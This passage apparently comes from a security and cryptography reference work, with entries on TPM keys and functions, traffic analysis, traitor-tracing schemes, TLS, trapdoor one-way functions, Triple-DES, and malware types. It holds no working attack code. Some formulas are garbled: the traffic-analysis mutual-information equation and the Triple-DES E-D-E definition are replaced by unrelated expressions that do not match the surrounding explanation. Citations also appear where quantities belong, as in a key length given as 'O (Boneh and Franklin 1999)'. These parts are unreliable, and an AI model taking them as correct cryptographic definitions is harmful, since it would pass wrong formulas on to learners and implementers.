  - Non-migratable keys are created inside a TPM and cannot be moved to a different TPM.
- *Attestation Identity Keys (AIKs)*.
  - AIKs are non-migratable, 2048 bit signing keys, which can only be used to sign data that the TPM itself can testify to. These include the PCR values, tickCounts, and whether other keys are non-migratable.
- *Endorsement Key (EK)*. The EK is the only key that ships with the TPM. It cannot be used either for signing or for storage. It is designed to be used for only two things:
  - Decrypting AIK certificates
  - Initial setup
- *Storage keys*. Storage keys are used by the TPM to store other keys outside the limited TPM memory space. Keys are encrypted using the public portion of a storage key and then the encrypted blob is stored on the hard disk. Storage keys are 2048-bit RSA keys, and can be either migratable or non-migratable. Non-migratable storage keys can also be used for Sealing data so that it can only be decrypted when specified PCRs are in a specified state.
- *Signing keys*. Signing keys are used by the TPM as general purpose signature keys. They are RSA keys, but can be various sizes. Signing keys can be either migratable or non-migratable.
- *Legacy keys*. Legacy keys are RSA keys which can be used for either signing or storage. They are typically used for providing compatibility

with software that requires such keys.

- *Binding keys*. Binding keys are RSA keys used to store small amounts of data (e.g., symmetric keys). Typically they are 2048 bit, so as to be able to easily store 256 bit AES keys. They can be either migratable or non-migratable.
- *Storage Root Key (SRK)*. The storage root key (called that because root storage key has an unfortunate acronym), is a key generated internal to the TPM and used by the TPM to store data outside the TPM that only the TPM can decrypt. It is a storage key and hence is a 2048-bit RSA key. Because it cannot be read outside the TPM, it provides the means for multiple users to store data with the TPM without some super user being able to read their data (TPM Specification 1.2, Part 3, Section 6).
- *Random Number Generator (RNG)*. Each TPM has a RNG which can be used internally to generate keys in the TPM session protocol, or externally by software for symmetric key generation or seeding PRNGs used in Monte Carlo routines (TPM Specification 1.2, Part 3, Section 13.6).
- *DIR bytes*. Each TPM has at least 20 bytes of nonvolatile RAM which are called DIR bytes (TPM Specification 1.2, Part 3, Section 27). This was intended to keep a copy of the hash of golden boot measurements, which could be used to refuse to continue booting a system if the PCRs were in a nonconforming state.
- *Maintenance capability (for recovery in case of system destruction)*. The Maintenance capabilities (TPM Specification 1.2, Part 3, Section 12), which are optional commands, and never implemented to my knowledge, allow the owner of a TPM to create a doubly encrypted blob of its SRK, encrypted symmetrically with a random number and asymmetrically with an OEM's public key, so that the SRK can be moved to a new platform in the case of motherboard failure. Moving the key requires collaboration of both the OEM and the TPM owner, and is not supposed to be done unless the original TPM can be verified to no longer be functional.

New Functions of the TPM 1.2 Specification

Keys:

- *Certified Migratable Keys (CMKs)*. CMKs are a new kind of key with properties somewhat intermediary between those of a migratable key and a non-migratable key (TPM Specification 1.2, Part 3, Section 11).

Migratable keys can be migrated at any time by the owner of the key, but only by rewrapping to public keys approved by the owner of the TPM. CMK keys can be migrated at any time to either the public key of Migration Authorities (MAs) selected at time of key creation, or to Migration Selection Authorities (MSAs) (also selected at time of key creation) approved MAs. Because of the constraints on targets to which CMKs can be migrated, it is possible to produce a certificate for the key that proclaims which authorities need to be consulted to determine where a particular key may have been migrated.

- *Direct Anonymous Attestation*. DAA uses a zero knowledge proof to provide evidence that an AIK produced by a TPM is a true TPM generated AIK (TPM Specification Part 3, Section 26). This new means of preserving privacy was created to avoid the necessity of creation of privacy Certificate Authorities (CAs).
- *Nonvolatile Random Access Memory*. The 1.2 TPM expanded the available NVRAM from 20 bytes to a minimum of 2048 bytes (TPM 1.2 Specification, Part 3, Section 20). This memory can be broken up by the TPM owner into sections, which can each have independent constraints put on both their read and write characteristics (independently). This is used by tboot (trusted boot – see sourceforge.net/projects/tboot) to provide a location to store a launch control policy (LCP) used to provide a secure boot.
- *Timestamping*. Requests for a real-time clock were too expensive to implement, as they would require a battery. However 1.2 TPMs did implement a Tick counter, which is associated with a new random number (TPM Specification Part 3, Section 23), called a TickNonce. whenever the TickCounter is reset to 0. This tickCount can be associated with an external Timestamping authority, and thus TickStamps, using the AIK key to sign external data associated with a then current Tick and TickNonce values, can be used as an alternative to Timestamping.
- *Monotonic counter*. The monotonic counter is just what the name implies, an internal counter that increments by 1 and cannot be decremented (TPM Specification 1.2 Part 3, Section 25). The TPM has 4 of them, but only one can be active per boot. It can be used to provide continuity to audit logs.
- *PCRs*. New PCRs, numbered 16–23 were added to the TPM (TPM 1.2 Specification Part 2, Section 8.4). These PCRs, which can be reset in

certain circumstances and which can only be extended in other particular circumstances, are used for doing secure dynamic launch of hypervisors.

- *Locality*. The 1.2 TPM added an additional signal line that can be used to provide the TPM with information as to the state the system is in when a command is sent to the TPM (TPM 1.2 Specification Part 2, Section 8.6). Intel's tboot uses this command to allow the TPM to reset certain PCRs when the CPU is in a particular state produced by the SENTER command. This tells the TPM that the machine is in a protected state that can be trusted before beginning a measured hypervisor launch.
- *Audit*. Audit commands were added to TPM 1.2 (TPM 1.2 Specification, Part 3, Section 8: Auditing) that provided the means of auditing how the TPM was used. These commands are optional, and have not been used in PCs. The audit commands are fragile as they rely on an external audit log. If the audit log is tampered with, or is incomplete due to power failure, the audit is broken.
- *Caching*. Because asymmetric key operations are typically slow, a technique using symmetric encryption was to cache out internal TPM memory to the hard disk was created for the TPM. The symmetric key is only known to the TPM, and it is changed when a system is rebooted (thus effectively destroying any cached material). This mechanism is used by TCG Software Stacks to provide seamless key management for applications (TPM 1.2 Specification, Part 3, Section 21.2 TPM_SaveContext)

Open Problems

The current TPM specifications rely on the security of the SHA-1 HASH. This hash is beginning to show weaknesses. As a result, the TCG is currently considering extensions to the TPM that will make it hash agile (www.trustedcomputinggroup.org/resources/summary_of_features_under_consideration_for_the_next_generation_of_tpm.)

Such extensions need to preserve backward compatibility as well as to allow the creation of TPMs in the future that are compatible with the future specification but which are also compatible with hash algorithms not yet invented when the specification was published.

While the TPM can be used with many security products today, it has not yet been utilized as a security token for e-commerce. There is active

research in using TPMs with virtual machines to provide security against network attacks, as evidenced by the OpenTC group, the High Assurance Platform, and the Berlios virtual TPM embedded in some versions of Linux.


Traffic Analysis

Scott E. Coull[29] ✉
(29) RedJack, LLC, Silver Spring, MD, USA

✉ **Scott E. Coull**
Email: scott.coull@redjack.com

Definition

Traffic analysis is the process of inferring information from the features of communication traffic other than its contents, such as message timing and size.



Background

The notion of traffic analysis originates from military signals intelligence where, as early as World War I, the dynamics of military communications were used to learn information about troop movements, the location of command headquarters, and the enemy chain of command. This information was inferred solely from the traffic patterns without access to the contents of the communication, which were often obfuscated or encrypted. In the context of computer security, traffic analysis typically refers to the examination of data sent over computer networks. As with military signals intelligence, traffic analysis of computer networks examines the impact of hidden information on the observable features of the network data, such as packet sizes or their inter-arrival timing. By examining these features, an observer can make inferences on the hidden information based on their causal relationship. While obvious similarities exist between the field of cryptanalysis and traffic analysis, it is important

to point out that cryptanalysis attempts to reveal the contents of an encrypted message by directly examining the ciphertext, whereas traffic analysis examines the secondary features of the network traffic and may reveal information beyond simply the contents of the traffic, including the identity of the sender or their location.

Theory

The theoretical underpinnings of traffic analysis are based on an information theoretic model similar to that of covert channel analysis. That is, the observed features of the network traffic can be considered to pass through an information channel from the source process producing the hidden information to the observer. The information gained through traffic analysis is bounded by the capacity of this channel (Shannon 1948). More formally, let X be a random variable representing the distribution of (hidden) messages produced by the source process, and Y be a random variable that represents the distribution of values for a given feature of the network traffic. In essence, the relationship between the distributions X and Y quantifies the extent to which messages affect the feature values of the network traffic before security mechanisms are applied. As a concrete example, one might consider X to be the distribution of web pages visited by a user, and Y might be the distribution of packet sizes produced when downloading those web pages before the packets have been encrypted. These two random variables can be considered to be the input and output, respectively, for a noisy channel that determines the extent to which knowing the values of Y tells you information about the values of X, which is labeled as the *Feature Channel* in Fig. 1.

Traffic Analysis, Fig. 1 An information theoretic model of traffic analysis

Of course, when performing traffic analysis, the network traffic features represented by Y may change due to network conditions or security mechanisms, such as padding the packet contents to alter sizes. As such, let Z define a third random variable that represents the distribution of feature

values actually observed after these alterations are made. The changes made to the feature values are formalized by considering another noisy information channel with input distribution Y and output distribution Z, labeled as the *Transmission Channel* in Fig. 1. The bound on the information that can be learned through traffic analysis, therefore, is given by the channel capacity of this entire system, which is calculated as the mutual information of Y and Z conditioned on X. The mutual information provides a notion of the correlation between two distributions, and is calculated in terms of Shannon entropy as:

$$\mathscr{H} = \{h : \{1, \ldots, \ell\} \to \{1, \ldots, k\}\} \tag{1}$$

where $H(Z \mid X)$ is the Shannon information of Z conditioned on X and $H(Z \mid Y, X)$ is the Shannon entropy of Z conditioned on the joint distribution of Y and X (1948).

Intuitively, the information theoretic model states that in order for traffic analysis to work, there must be some causal effect where the unaltered feature values Y depend in some way on the hidden messages X. Moreover, there must also be some relationship between the observed features Z and the unaltered features caused by the hidden messages. Given this requirement, the most effective strategy for preventing traffic analysis is to destroy the correlation among X, Y, and Z by ensuring the distributions are independent (e.g., via randomization), or by quantizing the values in the observable feature distribution. An excellent introduction for those wishing to gain a broader understanding of the use of information theory in defining information leakage can be found in Cover et al. (2006).

Applications

A variety of hidden information can be inferred through the use of traffic analysis methods in practice. Typically, this hidden information is related in some way to the application layer contents of encrypted traffic. For these cases, the features of packet size and inter-arrival time are most widely used due to their strong connection to the contents of the traffic. However, there have been some instances in which network layer information is inferred, such as TCP timestamp information to identify computers (Kohno et al. 2005) or the IPID field to reveal network topology information (Bellovin 2002). The choice of feature(s) used in traffic analysis depends heavily on

the type of information to be inferred and the underlying protocol being analyzed. As an example, Voice over IP protocols typically send packets at fixed intervals to ensure call quality, and so timing information is unlikely to yield interesting information about the traffic. On the other hand, the size of SSL packets is often closely related to the size of their plaintext contents, indicating that it would be a useful feature for gaining information about those contents.

To defeat network traffic analysis methods, security protocols often add padding to packets or send packets at fixed intervals. Doing so ensures that the correlation between the observed features and the hidden information is reduced or completely removed. Unfortunately, using these quantization methods often incurs significant overhead in terms of the number of bytes sent or delay in communication, respectively. In order to balance the performance and security needs of network protocols, designers often select several levels of quantization that reduce the information available to the observer while still limiting overhead. It is important to note, however, that this balance can often result in protocols that leak more information about the hidden information than the designer intended.

In practice, traffic analysis can be both a useful security tool for network administrators who want to discover potentially malicious activities, and a significant threat to the privacy of network users who simply want to protect their sensitive information. For instance, traffic analysis of packet timing information has been used to trace computer attacks through intermediate “stepping stones” to their origin (Donoho et al. 2002; Wang et al. 2002; Zhang and Paxson 2000). However, a similar analysis could also be used to help infer the password of users logging into remote computers via SSH (Song et al. 2001). Other uses of traffic analysis include inferring web pages downloaded over SSL connections (Coull et al. 2007; Liberatore and Levine 2006; Sun et al. 2002), revealing the contents of encrypted Voice over IP calls (Wright et al. 2008a, b), undermining anonymous communications systems (Bauer et al. 2007; Murdoch and Danezis 2005; Shmatikov and Wang 2006), and performing network monitoring on encrypted traffic (Karagiannis et al. 2005; McDaniel et al. 2006; Xu et al. 2005).

Open Problems and Future Directions

One exciting new direction of research in the field of traffic analysis lies in the development of mitigation strategies for traffic analysis that, rather than quantizing features, attempts to alter the features to make one type of hidden information look like another with respect to the observable features (Wright et al. 2009). Rather than reducing the correlation between observable features and hidden information, these methods attempt to fool the observer into making incorrect inferences based on incorrect correlations. These so-called mimicry, or morphing, methods are helping to shape the future of traffic analysis in two ways. First, the amount of overhead incurred by these techniques is much less than that of quantization, since network data need only be altered to look like other real traffic. This opens the possibility for very efficient network protocols that do not leak information. Second, these methods break the information theoretic model of traffic analysis by purposefully correlating the observable features with the wrong hidden information. This motivates the development of new analytic models that capture not just the correlation, but also the correctness of that correlation.

Synonyms

Tracing traitors

Definition

Traitor tracing is a method for providing personal decryption keys to users, such that (Boneh and Franklin 1999) there is a single encryption key corresponding to all the decryption keys, and (Boneh and Naor 2008) any possible decryption key, even one that was generated by a coalition of corrupt users (traitors), identifies personal keys that were used to generate it.

Background

Tracing the source of illegitimate keys is important if these keys enable access to sensitive data. The data can be encrypted to keep its confidentiality but at some point it must be revealed in the clear to the parties that are allowed to use it. These parties must therefore have corresponding decryption keys. In some scenarios corrupt parties (traitors), which have legitimate access to decryption keys, wish to further distribute the decrypted data to other users. In many cases it is ineffective for the

traitors to leak the decrypted data itself, since due to economics of scale the distribution of this data in a timely manner is much more expensive for them than to a legitimate distributor. This argument seems to hold in cases such as the distribution of encrypted pay-TV programs, access to online databases, or distribution of content in encrypted high-capacity media such as HD DVDs. An alternative and cheaper approach for the traitors is to further distribute the decryption keys that enable the decryption of the encrypted content. (These decryption keys are typically secured in tamper-resistant software or hardware, for example in a smartcard, but such security measures are often broken by dedicated hackers, for example by using reverse engineering or differential power analysis.) The decryption keys are much shorter than the encrypted data itself, and therefore it is easier to distribute them.

The concept of traitor tracing was introduced by Chor et al. in (Chor et al. 1994). The purpose of traitor tracing is that given an illegitimate key, for example one found in a pirate decoding device, it would be possible to trace traitors whose keys were used to generate this key. Note that a coalition of several traitors might collude to generate an illegitimate key by mixing information from the different personal keys of the coalition members, and this tactic might make tracing harder.

Traitor tracing is different from fingerprinting or watermarking, whose goal is to trace illegitimate copies of the content itself. Those methods have better functionality than tracing, since they enable authorized parties to trace the source of content even after its decryption. On the down side, their overhead is much higher (especially that of fingerprinting), and their security guarantees are weaker as they depend on the assumption that it is possible to insert different marking information into different copies of the same data (e.g., for the purpose of watermarking). Traitor tracing also provides different functionality than broadcast encryption. Tracing enables the identification of the source of a piracy problem, that is, the parties whose keys are used to enable illegal usage of content. Broadcast encryption can then be used to take measures against the piracy by preventing further usage of these keys.

Theory

If different parties receive the same decryption key then it would be impossible to tell which of them leaked it. Each party must therefore receive a personal key, different from the key of any other party. A simple solution achieving this property is to provide each party with an independent personal key, encrypt each data block using a random key, and then separately encrypt this key using each of the different personal keys. The problem with this approach is that its overhead is linear in the number of users, that is, given N users the system needs to distribute N additional encrypted messages. Since N might be large (in the millions), the overhead is undesirable.

Tracing schemes are usually designed to be secure against coalitions that contain a limited number of traitors. Let us denote by k an upper bound on the size of a coalition of traitors. Following is a description of the basic tracing scheme suggested by Chor, Fiat, and Naor in (Chor et al. 1994), which is secure against coalitions of up to k parties. (In addition, (Chor et al. 1994) contains more efficient schemes. See also (Chor et al. 2000) for a more detailed discussion.)

- *Initialization*. The system uses a table of ℓ rows and $2k^2$ columns. Each table entry contains an independent key. Each user is mapped to a random location in every row. The user's personal key contains the keys of the entries to which the user is mapped, a total of ℓ keys.
- *Encryption*. The data is encrypted using a random key S. Then ℓ random shares S_1, S_ℓ are generated, subject to the constraint that $S_1 \oplus \cdots \oplus S_\ell = S$. Each share S_i, for $1 \le i \le \ell$, is independently encrypted using every key in row i, giving a total of $2\ell k^2$ encryptions for all the shares.
- *Decryption*. Each user has a key from every row i, enabling it to decrypt the share S_i. The user can then compute $S = S_1 \oplus \cdots \oplus S_\ell$, and decrypt the data.
- *Tracing*. The tracing procedure is given a pirate decoder that was generated by a coalition of at most k traitors. This decoder must contain a key from every row. Assume, without loss of generality, that it contains one key from every row. Then at least one traitor contributed ℓ/k or more of the keys in the decoder. On the other hand, the personal set of keys of each other user is expected to intersect with only $\ell/(2k^2)$ keys of the decoder. The tracing algorithm therefore identifies the user whose

personal set of keys has the largest intersection with the set of keys of the pirate decoder, and declares it to be a traitor. Setting the number of rows to be $\ell = k^2 \log N$ ensures that this user is a traitor with high probability.

Two major measures of the overhead of a tracing system are the size of the personal key of each user ($k^2 \log N$ keys in the scheme described above), and the total communication overhead ($2k^4 \log N$ encryptions in this example). The overhead can be substantially improved using more advanced techniques, such as mapping users into smaller subsets and running a different tracing scheme for every subset.

A further significant improvement in the overhead is achieved using threshold tracing (Naor and Pinkas 1998). The difference between this method and basic tracing schemes is that the latter can trace the source of keys of any pirate decryption device that can decrypt content with non-negligible probability, whereas threshold tracing is only effective against pirate devices that succeed in the decryption with probability greater than a given threshold t, (e.g., $t = 90\%$). The use of threshold tracing is quite appealing, however, since decryption devices that cannot decrypt a substantial fraction of the content are not very attractive, and threshold tracing is considerably more efficient than basic traitor tracing.

The tracing operation is based on examining a pirate decryption device. Conceptually, it is simpler to imagine that it is possible to apply reverse engineering to the device, find out exactly which keys it is using, and trace their source. In practice, however, the reverse engineering operation might be quite complex, and it is preferable to perform black-box tracing, which is based on the functionality of the decryption device, rather than on obtaining its keys. Specifically, the tracing procedure operates by sending specially crafted encrypted messages to the decoder and examining how it decrypts them. The tracing schemes in (Chor et al. 1994; Chor et al. 2000; Naor and Pinkas 1998) support black-box tracing.

Many tracing schemes are based on combinatorial constructions, and there is considerable research on designing codes supporting tracing (see, e.g., (Stinson and Wei 1998)). There are also several “trace and revoke” schemes that support both tracing and broadcast encryption, enabling both the identification of traitors and the disabling of their keys (see, e.g., (Naor and Pinkas 2000)).

Public-Key Traitor Tracing

The tracing methods of (Chor et al. 1994) and their like are based on combinatorial or probabilistic constructions, and can be used for either symmetric-key or public-key encryption. Boneh and Franklin (Boneh and Franklin 1999) introduced an efficient public-key only tracing scheme that is based on an algebraic (number theoretic) construction. The security of this system is based on the decisional Diffie–Hellman assumption. Its overhead is linear in k, and does not depend on the number of users N. Furthermore, tracing is deterministic, and ensures that all parties who contributed their keys to the pirate devices are traced. On the downside, the system does not support full black-box tracing, except for some specific cases.

The system operates by using a fixed base of $2k$ field elements. Each user receives a private personal key, which is a solution to the discrete log problem of representing a known value relative to the base. The result shows that any useful pirate key must be a convex combination of private keys. However, the private personal keys are derived from a Reed–Solomon code in such a way that any $2k$ keys are linearly independent. Therefore, any convex combination of at most k of them can be efficiently traced to the keys that were used to generate it.

Advanced Schemes

Compared to encryption schemes with no tracing capabilities, traitor tracing schemes increase the sizes of the ciphertext and of the encryption and decryption keys. Kiayias and Yung (Kiayias and Yung 2002) introduced a public-key traitor tracing scheme that has a constant transmission rate, namely, a scheme in which the lengths of the ciphertext, of the encryption key, and of the decryption keys, are only increased by a constant factor. The scheme additionally achieves efficient black-box traitor tracing. On the down side, when the parameters are set to achieve full collusion resistance (namely, $k = N$), the ciphertext size is linear in the number of users N. Subsequent work (Chabanne et al. 2005) reduced the transmission rate to be asymptotically close to 1, by using a tracing scheme based on bilinear maps. That scheme also had the additional desired property of “public traceability,” meaning that tracing can be done without using any private key. Therefore, the center can delegate the tracing task to parties which are not sufficiently trusted to know the private key.

A fully collusion-resistant tracing system with constant size private keys and sublinear size ciphertexts was introduced in (Boneh et al. 2006). That system, based on bilinear maps in groups of composite order, has private keys of length O (Boneh and Franklin 1999), and a ciphertext and public key of length $O\left(\sqrt{N}\right)$. A trace and revoke scheme that supports both broadcast encryption, traitor tracing and revocation, was shown in (Boneh and Waters 2006), based on similar assumptions as those used in (Boneh et al. 2006). The lengths of the ciphertext, the private decryption keys, and the encryption keys of that scheme are all $O\left(\sqrt{N}\right)$. The system also supports the public traceability property, as well as security against adaptive adversaries. A newer scheme presented in (Boneh and Naor 2008) reduces the length of the ciphertext, and brings it to be a constant that depends only on a statistical security parameter $\mathcal{S}$, related to fingerprinting codes used in the construction of the system. The length of the ciphertext is therefore independent of the number of parties N or of the bound k on the number of colluders. The down side is that the length of the private keys is quadratic in the collusion bound, and is equal to (k^2 $\mathbb{A}_1$ log N).

Transport Layer Security (TLS)

Clemens Heinrich[31] ✉

✉ **Clemens Heinrich**
Email: c.heinrich@francotyp.com

Synonyms

SSL; TLS

Definition

The *Transport Layer Security* (TLS) standard defines the successor of the prominent communication security protocol SSL (Secure Socket Layer).

Background

Almost all cryptographically protected World Wide Web (WWW) communication relies on the protocols of the TLS/SSL suite, like e-commerce and home banking services. The protocol is supported by all major browser products, such as Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Apple Safari, and Opera.

Theory

TLS secures client-server sessions through strong cryptographic methods against eavesdropping (eavesdropper), tampering, and forgery. It allows

connections to be anonymous, server only, and mutually authenticated, and transfers the application data confidentially and integrity protected.

The rough outline of the protocol is very similar to SSLv3; therefore, the detailed descriptions given in Secure Socket Layer (SSL) apply to TLS as well.

According to Rescorla (2000), the technical differences between SSLv3 and TLS version 1.0 are very small; most important changes relate to the construction of message authentication codes (HMAC) and the key expansion method. The new *pseudo-random function* (PRF) transforms secret data, contributed by the client side, and both participants' random numbers into a raw key block, which is later broken up into session keys. Although the overall design of the HMAC and PRF algorithms was quite similar to SSL, in detail the alterations made TLS largely incompatible to SSL.

A number of cryptographic methods were defined as mandatory for implementations, such as the Diffie–Hellman key agreement (*DH*) and authentication following the Digital Signature Standard (*DSS*). The requirements for the block cipher Triple DES (3DES) raised difficulties concerning the US export regulations on cryptographic software. Until January 2000, when these legislative provisions were loosened, no standard compliant TLS implementation could be exported legally.

Several extensions to the core standard have been proposed. Chown complements cipher suites for the *Advanced Encryption Standard* (Rijndael/AES) (Chown 2002); Hollenbeck (2004) assigns two additional compression methods.

Gupta, Blake-Wilson, Moeller (2001), and Hawk specify key exchange mechanisms based on Elliptic Curve Cryptography, especially the (ephemeral) Elliptic Curve Diffie–Hellman (ECDH) key agreement (elliptic curve protocols for key agreement schemes) and the Elliptic Curve Digital Signature Algorithm (ECDSA, elliptic curve protocols for signatures) (Gupta et al. 2006).

The adaptation of TLS to other than X.509-compliant public key infrastructures (PKIX) is addressed by Mavroyanopoulos (2007) for OpenPGP (Pretty Good Privacy) and by Medvinsky and Hur (1999) for the symmetric key-based Kerberos authentication system.

A general guideline for generic TLS extensions is given by Blake-Wilson et al. (2006).

The *Internet Engineering Task Force* (IETF) released TLS in 1999 as an upgrade to SSL 3.0. The first version was TLS 1.0 (Dierks and Allen 1999) (released 1999), then TLS1.1 (Dierks and Rescorla 2002) (released 2006), TLS 1.2 (Chown 2002; Black-Wilson et al. 2006), Dierks and Rescorla (2008) (released 2008), and TLS 1.3 (Rescorla 2018) (released 2018).

Trapdoor One-Way Function

Matthew J. B. Robshaw[32] ✉
(32) Orange Labs, Issy Moulineaux, France

✉ **Matthew J. B. Robshaw**
Email: matt.robshaw@orange-ftgroup.com

Definition

A trapdoor one-way function is a one-way function with an additional requirement. Informally, a one-way function might be described as a function for which evaluation in one direction is straightforward, while computation in the reverse direction is far more difficult. Such a function becomes a trapdoor one-way function when one adds the requirement that computation in the reverse direction becomes straightforward when some additional (trapdoor) information is revealed.

Background

Paralleling the theoretical development of one-way functions, trapdoor one-way functions were introduced by Diffie and Hellman (1976) and their implications for the development of public-key cryptography explored in that remarkable paper. The full power of trapdoor one-way functions was elegantly captured in the proposal for public-key cryptography and the introduction of digital signature schemes.

Theory

While there are alternative descriptions, one might describe a trapdoor one-way function as a function f with domain X and range (codomain) Y, where $f(x)$ is "easy" to compute for all $x \in X$, but for "virtually all" elements $y \in Y$, it is "computationally infeasible" to find an x such that $f(x) = y$. Yet, given certain trapdoor information z, it is easy to describe an "efficient" function g_z with domain Y and range X such that $g_z(y) = x$ and $f(x) = y$. Just as a bijective one-way function with identical domain and range is a one-way permutation, a bijective trapdoor one-way function with identical domain and range is a trapdoor permutation (Substitutions and Permutations).

However, unlike the case of one-way functions, no candidate trapdoor one-way function was proposed by Diffie and Hellman in their original paper (Diffie and Hellman 1976). Instead, one important proposal for a trapdoor one-way function (in fact a trapdoor one-way permutation) is due to Rivest, Shamir, and Adleman, and is known as RSA (RSA Public Key Encryption) (Rivest et al. 1978). The difficulty of integer factoring is vital to the security of RSA, and the trapdoor that allows the legitimate receiver to decrypt an encrypted message effectively consists of the factorization of some large number. The knapsack problem (Merkle and Hellman 1978) (Knapsack Cryptographic Schemes) provides an example of a candidate trapdoor one-way function that was compromised by subsequent cryptanalysis.

The theoretical treatment of both one-way functions and trapdoor one-way functions is extensive (Yao 1982), yet in practice, there remain only a few practical and trusted proposals.

Triple-DES

Christophe De Cannière[33] ✉
(33) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Since the introduction of the Data Encryption Standard (DES) in the mid-1970s, cryptanalysts have been increasingly concerned about the 56-bit secret key used in the cipher and its vulnerability to exhaustive key search. In 1977, Diffie and Hellman (1997) estimated the cost of a machine capable of recovering a 56-bit key within a day at US$20 million. In 1993, Wiener provided a detailed design for a machine which would reduce the average search time to 3.5 h (Wiener 1996). The design consisted of 57,000 custom chips and had an estimated cost of US$1 million. Half a decade later, the Electronic Frontier Foundation (EFF) actually built the first search machine. The US$250,000 machine was called “Deep Crack” (Electronic Frontier Foundation (EFF) 1998) and ran through the complete key space in 9 days.

As it became clear that DES did not provide adequate security because of its 56-bit secret key, the cipher was gradually replaced by Triple-DES (also known as TDEA). Triple-DES is a multiple encryption scheme. The idea of triple encryption was proposed by Diffie and Hellman, who noted that double encryption schemes did not improve the security much. Matyas and Merkle suggested a variant on this scheme, which was included in the ANSI X9.52 (1998) standard, and replaced single DES as FIPS approved symmetric algorithm of choice in 1999 (FIPS 46–3 (National Institute of Standards and Technology 1979)). Triple-DES itself is now being replaced in favor of the Advanced Encryption Standard (Rijndael/AES). The

transition is slow, however, and both encryption schemes are expected to coexist for many years (see, e.g., NIST SP 800–67 (National Institute of Standards and Technology 2004)).

The Triple-DES encryption algorithm consists of three applications of DES. The ANSI X9.52 variant is defined as.

$$\texttt{Access}(O, D) \approx \mathcal{S}(\mathcal{L}(O))$$

where P and C are 64-bit plaintext and ciphertext blocks, and ($E_K(\cdot)$) and ($D_K(\cdot)$) denote the DES encryption and decryption functions. The standard specifies three different ways of choosing the 56-bit keys K_1, K_2, and K_3:

- *Keying Option 1*. K_1, K_2, and K_3 are independent (168 secret bits)
- *Keying Option 2*. K_1 and K_2 are independent, $K_3 = K_1$ (112 secret bits)
- *Keying Option 3*. $K_1 = K_2 = K_3$ (56 secret bits)

The last keying option is equivalent to a single DES encryption and provides backward compatibility with older systems. Because of this convenient feature, the *E-D-E* scheme described above is usually preferred over the *E-E-E* variant, which consists of three consecutive encryptions.

Option 2 (two-key Triple-DES) effectively doubles the number of key bits and triples the number of rounds of DES. Option 1 (three-key Triple-DES) triples both. As a result, the algorithm is strengthened both against cryptanalytical attacks (linear and differential cryptanalysis) and against exhaustive key search. Still, the security gain obtained by doing multiple encryptions is not as high as one might expect, mainly because of meet-in-the-middle attacks. It is especially true for double encryption schemes, but the technique also applies to two-key and three-key Triple-DES. However, none of the attacks pose an immediate threat, as they currently require an impractical amount of resources.

A first meet-in-the-middle attack on two-key Triple-DES was proposed by Merkle and Hellman (1981). Their attack takes 2^{56} operations but requires 2^{56}*chosen* plaintexts (Chosen Plaintest Attack) and a large amount of memory to store 2^{56} 64-bit data blocks. The attack was later improved by van Oorschot and Wiener (1990), who demonstrated that an adversary could recover the 112-bit key in 2^{120-t} steps, if he or she is given 2^t*known* plaintexts (refer Known plaintext attack) and 2^t blocks of storage.

The classical meet-in-the-middle attack applied to three-key Triple-DES requires three known plaintexts, 2^{56} units of storage, and in the order of 2^{112} operations. In (Lucks 1998), Lucks proposes an alternative attack, requiring the same amount of memory, 2^{45} known plaintexts and 2^{108} analysis steps. Additionally, Kelsey et al. (1996) have demonstrated that three-key Triple-DES is vulnerable to related key attacks.

Two-key and three-key Triple-DES have considerably longer secret keys than single DES, but they still operate on 64-bit data blocks. This implies that the cipher starts leaking information about the plaintext when more than 2^{32} data blocks are encrypted without changing the key (a matching ciphertext attack as a consequence of the birthday paradox). This limitation, together with the fact that Triple-DES is rather slow, motivates the switch to a 128-bit block cipher such as the Advanced Encryption Standard.

Editors note: As of 2017 the National Institute of Standards and Technology (NIST) recommends to stop using Triple-DES and move to AES (https://csrc.nist.gov/news/2017/update-to-current-use-and-deprecation-of-tdea).

Trojan Horses, Computer Viruses, and Worms

Yvo Desmedt[34] ✉
(34) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**

Original Definition

A program which is different from the specified (specs) one is said to contain a *Trojan horse*. The Trojan horse may be malicious.

Current Definition

Malware which misleads.

Note that under the original definition any malware was considered a Trojan.

Theory

It is undecidable to decide whether a program is free of Trojan horses. Trojans could also be in hardware, called Hardware Trojan. The use of a computer virus to introduce a Hardware Trojan was already proposed in Desmedt (1987).

Computer Viruses

Malware which, when executed, can modify other computer programs, e.g., by copying itself (or a part of it) into these, is called a *computer virus* (Cohen, 1984; Adleman, 1990; Denning, 1988). Protection mechanisms used against computer viruses are to:

- *Use digitally signed computer programs*. Provided these digitally signed programs were developed in a secure and trusted environment, then one can detect modifications to the digitally signed program (Pozzo and Gray, 1987). (For implementation issues see, e.g., Davida et al. 1989.) If the environment was not trusted, known computer viruses may be in the digitally signed program and remain undetected unless virus scanners are also used.
- *Use virus scanners*. To a known computer virus corresponds a fingerprint (also known as a "signature" in the computer virus literature). Before running a program (e.g., at the start-up of the computer), a virus scanner will check the program for fingerprints of known computer viruses. The disadvantage of this method is that it cannot detect new computer viruses that differ enough from old ones. For more details consult, e.g., Hoffman et al. (1990), White et al. (1999), and White (2000).

A lot of research was done on computer viruses in the 1980s and 1990s (see, e.g., Chess 1989; Lefkon 1988). Some of these viruses caused quite some damage. One of the computer viruses was able to destroy a display on an IBM PC. At that time CRTs (cathode-ray tubes) were used for display. It used the energy of an electron beam that would excite phosphor to emit photons (i.e., light). To facilitate graphics the positioning of the beam was programmable on an IBM PC. The computer virus exploited this to position the beam long enough to "write" to the same location on the screen, resulting in the burning out of the phosphor there. This was repeated until the screen was "destroyed." After the US Federal "Computer Fraud and Abuse Act" was amended in October of 1996 (Legal implication, 2000), very few computer viruses were released in the wild.

Worms

A worm indicates a Trojan Horse that spreads using network resources.

A *hybrid* may have characteristics of both a worm and a computer virus. The use of this terminology avoids the debate whether the “2 November 1988” virus should be called the Internet Virus or the Internet Worm (Eichin and Rochlis, 1989). Although this malware was designed to only work on Sun and Vax computers, these computers were popular enough to bring the Internet to its knees.

Today’s most known malware is Ransomware. The attacks make stored data inaccessible until a ransom is paid. Encryption and the leaked NSA malware called EternalBlue are favorite tools in this context (Newman, 2018).

Truncated Differentials

Alex Biryukov[35] ✉
(35) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

